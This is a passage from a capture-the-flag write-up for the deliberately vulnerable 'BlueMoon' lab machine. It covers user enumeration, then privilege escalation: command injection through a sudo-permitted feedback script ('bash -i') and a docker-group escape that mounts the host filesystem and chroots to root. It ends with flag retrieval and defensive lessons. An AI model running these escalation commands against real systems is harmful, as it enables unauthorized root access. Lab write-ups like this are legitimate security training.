-rw-r--r-- 1 robin robin 3526 Mar 7 2021 .bashrc  
drwxr-xr-x 3 robin robin 4096 Mar 7 2021 .local  
-rw-r--r-- 1 robin robin 807 Mar 7 2021 .profile  
drwxr-xr-x 2 robin robin 4096 Mar 8 2021 project  
-rw-r--r-- 1 robin robin 69 Mar 7 2021 user1.txt
```

```
robin@BlueMoon:~$ ls
```

```
project user1.txt
```

```
robin@BlueMoon:~$ cat user.txt
```

```
cat: user.txt: No such file or directory
```

```
robin@BlueMoon:~$ find / -name "*.txt" 2>/dev/null
```

```
/home/jerry/user2.txt
```

```
/home/robin/user1.txt
```

```
/home/userftp/files/information.txt
```

```
/home/userftp/files/p_lists.txt
```

```
/usr/share/doc/openssl/HOWTO/keys.txt
```

```
/usr/share/doc/openssl/fingerprints.txt
```

```
/usr/share/doc/libdb5.3/build_signature_amd64.txt
```

```
/usr/share/doc/util-linux/mount.txt
```


8. Privilege Escalation (Command Injection)

Running:

```
sudo -l
```

Revealed:

```
(jerry) NOPASSWD: /home/robin/project/feedback.sh
```

The script content showed:

```
read                                     feedback
$feedback 2>/dev/null
```

Vulnerability: Command Injection

User input is executed directly as a command without validation. This allows arbitrary command execution.

Exploit:

```
sudo -u jerry /home/robin/project/feedback.sh
```

Input:

```
bash -i
```

This resulted in a shell as user jerry.

```

robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ uname -a
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
robin@BlueMoon:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
robin:x:1000:1000:robin,,,:/home/robin:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
userftp:x:1001:1001::/home/userftp:/bin/sh
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jerry:x:1002:1002::/home/jerry:/bin/bash

```

```

robin@BlueMoon:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device

```

```

robin@BlueMoon:~$ cat /home/robin/project/feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter Your FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack...!\n"

```

```
sudo -u jerry /home/robin/project/feedback.sh
```

```
Script For FeedBack
Enter Your Name : hafizi
Enter You FeedBack About This Target Machine : 100

Thanks For Your FeedBack ... !
robin@BlueMoon:~$
```

```
sudo -u jerry /home/robin/project/feedback.sh
```

9. Privilege Escalation (Docker Abuse)

Checking group membership:

groups

Revealed that jerry belongs to the **docker group**.

Vulnerability: Misconfigured Privileges

Docker group members can run containers with root privileges.

Exploit:

```
docker run -it --rm -v /:/mnt alpine chroot /mnt /bin/bash
```

Explanation:

- -v /:/mnt mounts the host filesystem
- chroot /mnt changes root directory
- container runs as root

This grants full root access to the system.

```
jerry@BlueMoon: /home/robin
Session Actions Edit View Help
Script For FeedBack
Enter Your Name : anything
Enter You FeedBack About This Target Machine : bash -i

jerry
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:/home/robin$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED            STATUS              PORTS               NAMES
jerry@BlueMoon:/home/robin$ docker run -it --rm -v /:/mnt alpine chroot /mnt /bin/
bash
root@860853fddddd4:/# whoami
root
root@860853fddddd4:/# cd /root
root@860853fddddd4:~# ls
root.txt
root@860853fddddd4:~#
```

10. Root Access & Flag

After gaining root:

whoami

Output:

root

Final flag retrieved:

cat /root/root.txt

```
root@860853fdddd4:~# cat /root/root.txt

⇒ Congratulations ⇐
You Reached Root ... !
Root-Flag
    Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}
Created By
    Kirthik - Karvendhan

instagram = ____kirthik____

!.....Bye See You Again.....!
root@860853fdddd4:~#
```

11. Conclusion

This assessment demonstrates how multiple vulnerabilities can be chained together to fully compromise a system:

- Hidden files exposed sensitive information
- Weak credential storage enabled unauthorized access
- Poor password practices allowed brute-force attack
- Command injection vulnerability enabled privilege escalation
- Misconfigured docker permissions led to full root access

Proper security practices such as input validation, secure credential management, and least privilege enforcement are essential to prevent such attacks.